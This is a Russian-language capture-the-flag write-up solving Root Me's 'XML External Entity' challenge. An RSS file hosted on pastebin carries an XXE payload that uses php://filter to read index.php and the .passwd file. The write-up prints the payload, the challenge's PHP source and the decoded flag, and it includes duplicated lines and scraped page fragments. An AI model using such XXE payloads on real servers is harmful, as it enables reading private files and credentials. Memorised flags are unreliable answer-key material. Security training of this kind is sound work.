

Задание 1-2-3: Изучите функционал задания, убедитесь, что XML-сущности включены. Проверьте, что внешние сущности включены: прочитайте файл с сервера или отправьте проверочный запрос на свой сервер.

* Прочитайте флаг и сдайте его на root-me.org.


Для решения задания необходимо использовать скрипт для проверки RSS. В данном задании будут использоваться pastebin.com, скрипт RSS (ниже).

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>
```

Подставляя данный скрипт уже на уязвимый ресурс получаю ответ.




The screenshot shows a web application titled "RSS Validity Checker". At the top, there are links for "checker" and "login". Below the title, there is an input field containing the URL "http://host.tld/rss" and a "Submit Query" button. Below the input field, the URL is displayed as "URL : https://pastebin.com/raw/p8miTEa1". The application then displays the results of the validation, showing "RSS Tutorial" and "XML document is valid" in green text, followed by "XML Tutorial" and "XML document is valid" in green text. The results are separated by dashed lines.

Как минимум скрипт работает.

Далее используя одну из нагрузок с github для XXE retrieve files модифицирую запрос.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/
resource=index.php"> ]>
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>&xxe;</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>
</rss>
```



Результатом вывода является строка кодировки base64.

Необходима декодировка.

В результате узнаю файл "флага" и должным образом модифицирую запрос.

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

```
<input type="password" name="password" />
<br />
<input type="submit" />
</form>

';
if(isset($_POST['username'], $_POST['password']) && !empty($_POST['username']) && !empty($_POST['password']))
{
    $user=$_POST['username'];
    $pass=$_POST['password'];
    if($user === "admin" && $pass === "".file_get_contents(".passwd").""){
        print "Flag: ".file_get_contents(".passwd")."<br />";
    }
}
```

После так же в base64 получаю содержимое файла, декордирую, сдаю.

После так же в base64 получаю содержимое файла, декордирую, сдаю.



Root Me

[checker](#) | [login](#)

RSS Validity Checker

URL : <https://pastebin.com/raw/k7P93B76>

```
YzkzNGZlZDE3ZjFjYWZMDQ1ZGRmZWZhMzRmMzMyYmMK
```

YzkzNGZlZDE3ZjFjYWZMDQ1ZGRmZWZhMzRmMzMyYmMK

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

[< DECODE >](#) Decodes your data into the area below.

c934fed17f1cac3045ddfec34f332bc

XML External Entity

35 Points

[RSS Validity Checker](#)

Author

sambeck, 20 October 2014

Level



Validations

4801 Challengers

Statement

Retrieve the administrator password.

[Start the challenge](#)

Vulnerability sheet(s)

XML external entity (XXE) [EN]

2 related ressource(s)

- XML External Entity Attacks (XXE) - owasp (Exploitation - Web)
- What You Didn't Know About XML External Entities Attacks (Exploitation - Web)

Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting :)

